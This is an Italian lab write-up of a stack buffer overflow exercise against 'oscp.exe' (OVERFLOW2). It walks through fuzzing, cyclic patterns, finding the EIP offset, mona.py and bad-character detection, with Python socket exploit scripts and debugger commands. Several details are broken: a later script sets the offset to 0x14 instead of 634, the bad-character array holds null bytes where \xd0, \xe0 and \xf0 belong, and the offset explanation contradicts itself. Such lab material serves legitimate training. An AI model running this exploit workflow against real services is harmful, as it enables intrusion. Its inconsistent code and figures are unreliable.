
Il **fuzzing** (o fuzz testing) è una tecnica di testing della sicurezza che consiste nell'inviare a un'applicazione **input casuali**, malformati o di dimensioni anomale, con l'obiettivo di provocarne un comportamento inaspettato come un **crash**, un'eccezione o un hang. Nel contesto del **buffer overflow**, il **fuzzing** ha un obiettivo preciso: determinare quanti byte sono necessari a far crashare l'applicazione, ovvero a provocare la sovrascrittura dell'indirizzo di ritorno nello stack. Conoscere questa soglia approssimativa è il primo passo necessario per calibrare correttamente tutti i passaggi successivi.

Per **OVERFLOW2**, ho inviato manualmente una sequenza di caratteri "**C**" (0x43 in esadecimale) tramite **netcat** per verificare che il programma andasse effettivamente in crash. La scelta del carattere "**C**" è convenzionale: **0x43** è un valore facilmente riconoscibile in memoria come valore **ASCII**, e vedendo **EIP=0x43434343** in Immunity **Debugger** si capisce immediatamente che i quattro byte che sovrascrivono **EIP** provengono dal nostro input. Uno script di **fuzzing** automatico invia blocchi di "**A**" di dimensione crescente (100, 200, 300... byte) ad ogni iterazione finché il server smette di rispondere, il che indica il **crash**.

[illegible]

II Crash in Immunity Debugger

Quando il **payload** di caratteri "**C**" ha raggiunto una lunghezza sufficiente a sovrascrivere l'indirizzo di ritorno nello **stack**, il processo `oscp.exe` ha generato un'eccezione di accesso a memoria non valida (Access Violation). **Immunity Debugger** ha intercettato questa eccezione, **bloccato** il processo nello stato "Paused" e mostrato lo stato dei registri al momento del crash. Nel pannello dei registri in alto a destra ho potuto leggere: **EIP = 0x43434343**. Questo valore, che in **ASCII** corrisponde alla stringa "**CCCC**", conferma inequivocabilmente che i **quattro byte** del nostro input nella posizione corretta hanno sovrascritto il registro **EIP**. Significa che il programma ha tentato di eseguire la prossima istruzione all'indirizzo **0x43434343**, che non è un indirizzo valido, causando il crash.



Il fatto che **EIP** contenga esattamente **0x43434343** è la prova che abbiamo il pieno controllo del flusso di esecuzione del programma. In basso nella finestra si può leggere il messaggio **"Access violation when executing [43434343]"**, che conferma che la **CPU** ha tentato di eseguire codice all'indirizzo **0x43434343** e il sistema operativo ha bloccato l'operazione perché quell'indirizzo non è mappato in nessuna pagina eseguibile della memoria virtuale del processo. Notiamo anche che il registro **ESP** punta a una zona di memoria che contiene altri **"C"**, ovvero il resto del nostro **payload** che non ha sovrascritto **EIP** ma è rimasto sullo stack: questo sarà importante nella fase di ricerca del return address.

E2.6 Pattern Ciclico e Calcolo dell'Offset Esatto

Perché Non Bastano le "C" per Trovare l'Offset

Il **fuzzing** con caratteri ripetuti come **"CCCC...CCCC"** ci ha detto che il **buffer** si sovrascrive da qualche parte tra **0** e **N** byte di input, ma non ci dice precisamente quanti byte sono necessari prima che l'overflow raggiunga **EIP**. Se mandiamo **700 "A"** seguite da **"BBBB"**, vedremo **EIP=0x42424242** (le quattro "B") solo se l'offset esatto è inferiore a **700**; ma se l'offset è **634**, i byte dalla posizione **634** alla **637** (0-indexed) sovrascrivono **EIP**. Con caratteri ripetuti non possiamo distinguere esattamente quale sottosequenza dei **700 byte** ha raggiunto **EIP** senza fare centinaia di prove.


La Sequenza di de Bruijn (Pattern Ciclico)

La **soluzione elegante** a questo problema è il **pattern ciclico**, basato su una sequenza matematica chiamata sequenza di de **Bruijn**. Si tratta di una stringa in cui ogni possibile sottostringa di lunghezza **k** appare esattamente una volta. Per il nostro scopo usiamo **k=4** (la lunghezza di un indirizzo a 32 bit): questo significa che ogni gruppo di **4** caratteri consecutivi nel pattern appare in una sola posizione nell'intera sequenza. Quindi, quando il crash fa sì che **EIP** contenga **4 byte** di questo pattern, basta cercare quella specifica sequenza di **4 byte** nella stringa originale per sapere esattamente a quale offset si trovano, e quindi qual è l'offset preciso per sovrascrivere **EIP**.

Lo strumento **pattern_create.rb** incluso in **Metasploit Framework** genera questo tipo di pattern. Ho utilizzato una lunghezza di **2048 byte**, valore superiore al crash point rilevato durante il fuzzing, per garantire che il pattern coprisse completamente l'area del buffer sino all'indirizzo di ritorno. Il pattern generato ha questo aspetto: "**Aa0Aa1Aa2Aa3...**" dove ogni gruppo di caratteri è **unico nell'intera sequenza**.

```
/usr/share/metasploit-  
framework/tools/exploit/pattern create.rb -l 2048
```

Ho inserito questo **pattern** come **payload** nello script **Python exploitoverflow.py** e lo ho inviato a **oscp.exe**. Il processo è crashato e **Immunity Debugger** ha mostrato in **EIP** il valore **0x76413176**. Questo non è un indirizzo di memoria valido ma è esattamente la codifica little-endian di una sequenza di **4 byte** del pattern ciclico che si trovava alla posizione corrispondente all'offset di **EIP** nel **buffer**.



Calcolo dell'Offset con pattern_offset.rb

Per convertire il valore letto in **EIP** nell'offset esatto, ho usato lo strumento complementare **pattern_offset.rb**, passando come argomenti la lunghezza del pattern originale (-l 2048) e il valore esadecimale trovato in **EIP** (-q 76413176). Lo strumento ha risposto immediatamente con **"Exact match at offset 634"**, confermando che i **byte** alla posizione **634** nel nostro payload sono quelli che sovrascrivono i **4 byte** di **EIP**

```
/usr/share/metasploit-  
framework/tools/exploit/pattern_offset.rb -l 2048 -q 76413176
```

```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2048 -q 76413176  
[*] Exact match at offset 634  
(kali@kali)~  
$ nano exploitoverflow.py  
(kali@kali)~  
$ python3 exploitoverflow.py
```

L'**offset 634** significa che il layout del buffer vulnerabile in **OVERFLOW2** è il seguente: i primi **634 byte** riempiono il buffer locale e le variabili adiacenti sullo stack, il **635° byte** inizia a sovrascrivere **EBP** salvato (4 byte), e il **639°-642°** byte corrispondono all'indirizzo di ritorno (EIP). Più precisamente, nella struttura dello stack: i **634 byte** coprono sia il buffer locale che i **4 byte** di **EBP**, e i successivi **4 byte** vanno a finire esattamente sull'indirizzo di ritorno. Conoscere questo offset con precisione è essenziale per costruire un payload che abbia il controllo totale su **EIP**.

E2.7 Verifica del Controllo di EIP

Il Test con BBBB

Prima di procedere con le fasi successive, è buona pratica verificare sperimentalmente che l'offset calcolato sia effettivamente corretto. Lo faccio inviando un payload composto da **634 byte "A"** (0x41) seguiti da esattamente **4 byte "B"** (0x42). Se l'offset è corretto, dopo il crash **EIP** conterrà **0x42424242** (le quattro "B"). Questo passaggio serve anche a verificare che non ci siano imprecisioni nel calcolo: a volte il pattern potrebbe essere stato corrotto da **bad characters** durante la trasmissione, e l'**offset** riportato da **pattern_offset** potrebbe essere leggermente errato.


Ho scritto lo **script Python exploitoverflow.py** strutturandolo con variabili separate per ogni componente del **payload**, in modo da renderlo facilmente aggiornabile nei passi successivi senza dover riscrivere l'intero script:

```
offset = 634  
overflow = "A" * offset    # 634 byte di padding  
retn = "BBBB"             # 4 byte per testare EIP  
payload = overflow + retn
```

```
kali@kali: ~  
Session Actions Edit View Help  
GNU nano 9.0 exploitoverflow.py *  
import socket  
  
ip = "192.168.50.108"  
port = 1337  
prefix = "OVERFLOW2 "  
  
offset = 634  
overflow = "A" * offset  
retn = "BBBB"  
payload = overflow + retn  
  
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:  
    s.connect((ip, port))  
    s.recv(1024)  
    s.send(bytes(prefix + payload + "\r\n", "latin-1"))  
    s.recv(1024)
```

Conferma: EIP = 0x42424242

Ho riavviato **oscp.exe** su **Windows 10**, ri-effettuato l'attach con **Immunity Debugger**, premuto **F9** per riprendere l'esecuzione, ed ho eseguito lo **script Python da Kali**. Il processo è crashato esattamente come atteso, e nel pannello dei registri di Immunity Debugger ho letto **EIP = 0x42424242**. Questo valore, "BBBB" in **ASCII**, conferma senza ombra di dubbio che abbiamo il pieno controllo dei **4 byte** che determinano il prossimo valore di **EIP**. Nel payload finale sostituiremo "BBBB" con l'indirizzo di una istruzione **JMP ESP** presente in memoria, in modo da far saltare l'esecuzione verso il nostro shellcode.



È importante notare anche il valore del registro **ESP** in questo momento: nella cattura si legge **ESP = 0x00CAFA28**. Questo è l'indirizzo di memoria in cui inizia il contenuto dello stack dopo i **4 byte** di **EIP**, ovvero dove si troverebbero i byte che seguono "BBBB" nel nostro **payload**. Questo indirizzo è fondamentale per la fase di ricerca del **JMP ESP** e per la verifica dei bad characters.

E2.8 Installazione e Configurazione di mona.py


Cos'è mona.py

Mona.py è un plugin **Python** per Immunity Debugger sviluppato da **Corelan Team**, il gruppo dietro il celebre tutorial "**Exploit writing tutorial series**". Il plugin aggiunge a Immunity Debugger una serie di comandi avanzati accessibili dalla barra di input in basso nella finestra del debugger, tutti preceduti dal prefisso "**!mona**". Le funzionalità di **mona.py** che utilizzo in questo laboratorio sono tre: la generazione di un **bytearray** di riferimento per l'identificazione dei **bad characters**, il confronto tra il **bytearray** di riferimento e la memoria del processo crashato, e la ricerca di istruzioni **JMP ESP** all'interno dei moduli caricati dal programma con filtro sui bad characters.


Mona.py automatizza operazioni che altrimenti richiederebbero lunghe ispezioni manuali della memoria del processo: senza di esso, dovrei scorrere centinaia di **byte** in memoria per identificare quale carattere causa corruzione, e cercare manualmente istruzioni **JMP ESP** in decine di moduli **DLL**. Con **mona.py** queste operazioni richiedono pochi comandi e pochi secondi.

Installazione di mona.py

Ho installato mona.py scaricando il file sorgente **Python** direttamente da **Kali Linux** tramite **wget** dal repository **GitHub** ufficiale di **Corelan**, e trasferendolo sulla macchina **Windows 10** tramite un server **HTTP** temporaneo avviato con **Python 3**. Il file mona.py deve essere posizionato nella cartella **PyCommands** di Immunity **Debugger**, tipicamente ubicata in "C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\". Questa cartella contiene tutti i plugin **Python** che Immunity **Debugger** carica all'avvio, rendendoli disponibili come comandi nella barra di **input**



Per verificare che il plugin fosse caricato correttamente, ho digitato `!mona` nella barra di input di **Immunity Debugger** e premuto Invio. Il **plugin** ha risposto mostrando la sua versione (2.0 r638), le informazioni sull'autore e la lista di tutti i comandi disponibili, confermando il corretto caricamento.





Configurazione della Working Folder e Generazione del Bytearray

Il primo comando da eseguire dopo l'installazione è la configurazione della cartella di lavoro di mona, ovvero la directory in cui il plugin salverà i file che genera. Ho usato la variabile speciale %p che viene espansa con il nome del processo corrente (oscp), così i file vengono organizzati in una sottocartella dedicata per ciascun programma analizzato:

```
!mona config -set workingfolder C:\mona\%p
```

Ho poi generato il file di bytearray di riferimento. Questo file è fondamentale per la fase successiva: contiene tutti i 255 byte da 0x01 a 0xFF ordinati in sequenza, escludendo 0x00 che è sempre un bad character (il byte null termina le stringhe in C, quindi qualsiasi funzione come strcpy() che legge stringhe null-terminate si fermerà al primo 0x00, troncando il nostro payload). Il comando crea due file in C:\mona\oscp\: bytearray.bin (formato binario, usato per il confronto) e bytearray.txt (formato testo, per riferimento umano).

```
!mona bytearray -b "\x00"
```



E2.9 Identificazione dei Bad Characters

Cosa Sono i Bad Characters

I "**bad characters**" (caratteri problematici) sono **byte specifici** che, se presenti nel **payload**, causano problemi durante la trasmissione o l'elaborazione dell'input da parte dell'applicazione vulnerabile. Il problema più comune è che alcuni caratteri vengono interpretati come terminatori o separatori dalla funzione di lettura **dell'input**: ad esempio, **0x00** (null byte) termina le stringhe in **C**, **0x0A** (newline) e **0x0D** (carriage return) terminano le righe in protocolli testuali, **0x20** (spazio) e **0x26** (ampersand) vengono interpretati diversamente in contesti **HTML** o **shell**. Quando un bad character è presente nel payload, la funzione di lettura si ferma o modifica il byte in questione, corrompendo la porzione rimanente del payload che segue.

Questo è un problema critico per due motivi: in primo luogo, se il **bad character** si trova prima dell'offset di **EIP**, il **payload** viene troncato e non raggiunge il punto necessario per il controllo dell'**EIP**. In secondo luogo, se il **bad character** si trova all'interno dello **shellcode**, il codice malevolo viene corrotto e non funzionerà correttamente. È quindi fondamentale identificare l'intera lista di **bad characters** prima di generare lo **shellcode**, in modo da poter istruire **msfvenom** a generare uno **shellcode** che non li contenga.

La Tecnica di Identificazione con mona compare

La tecnica per identificare i **bad characters** con **mona.py** si basa sul confronto tra due copie dello stesso **bytearray**: una copia inviata al programma come parte del **payload**, e una copia di riferimento salvata in un file. Se tutti i byte vengono trasmessi correttamente, le due copie saranno identiche. Se invece un byte viene modificato o fa sì che i byte successivi vengano troncati, la copia in memoria del processo differirà dalla copia di riferimento, e mona segnala la discrepanza indicando il punto di inizio della corruzione.

Ho inserito nello **script Python** la sequenza completa di byte da **0x01** a **0xFF** subito dopo i 4 byte "**BBBB**" (che occupano EIP), in modo che la sequenza finisse nello stack a partire dall'indirizzo puntato da **ESP**. Dopo il **crash**, ho confrontato la memoria a partire dall'indirizzo di **ESP** con il **file di riferimento**:

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 00D9FA28
```

```
offset = 0x14
overflow = "A" * offset
ret = "BBBB"


# Tutti i caratteri da \x01 a \xff (escluso \x00 che è sempre bad)
badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

payload = overflow + ret + badchars

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((ip, port))
    s.recv(1024)
    s.send(bytes(prefix + payload + "\r\n", "latin-1"))
    s.recv(1024)
```

Prima Iterazione: Bad Chars Iniziali


Al primo confronto, mona ha rilevato corruzione a partire dal **byte 34** della sequenza e ha identificato i seguenti bad characters sospetti: **0x23, 0x24, 0x3c, 0x3d, 0x83, 0x84, 0xba e 0xbb** (oltre al già noto 0x00). Il report mostra per ciascun **byte** la sua posizione nella sequenza, il valore atteso (dal file di riferimento) e il valore effettivo trovato in memoria: dove i valori differiscono c'è un bad character. È importante capire che un singolo bad character può corrompere tutti i byte successivi: se **0x23** viene troncato o modificato, anche **0x24, 0x25** e tutti i byte seguenti potrebbero risultare errati nel confronto, non perché siano anch'essi bad characters, ma come effetto cascata della corruzione del primo.



Iterazioni Successive e Metodo di Eliminazione

Il processo di identificazione dei **bad characters** è iterativo: ad ogni iterazione si rimuove il primo bad character identificato dalla sequenza inviata E si rigenera il **bytearray** di riferimento escludendo lo stesso carattere, poi si ripete il confronto. Se il successivo carattere segnalato era un effetto collaterale del precedente, non apparirà più nella nuova iterazione. Se invece appare ancora, è anch'esso un **bad character indipendente**.

```
!mona bytearray -b "\x00\x23\x24\x3c\x3d\x83\x84\xba\xbb"
```



```
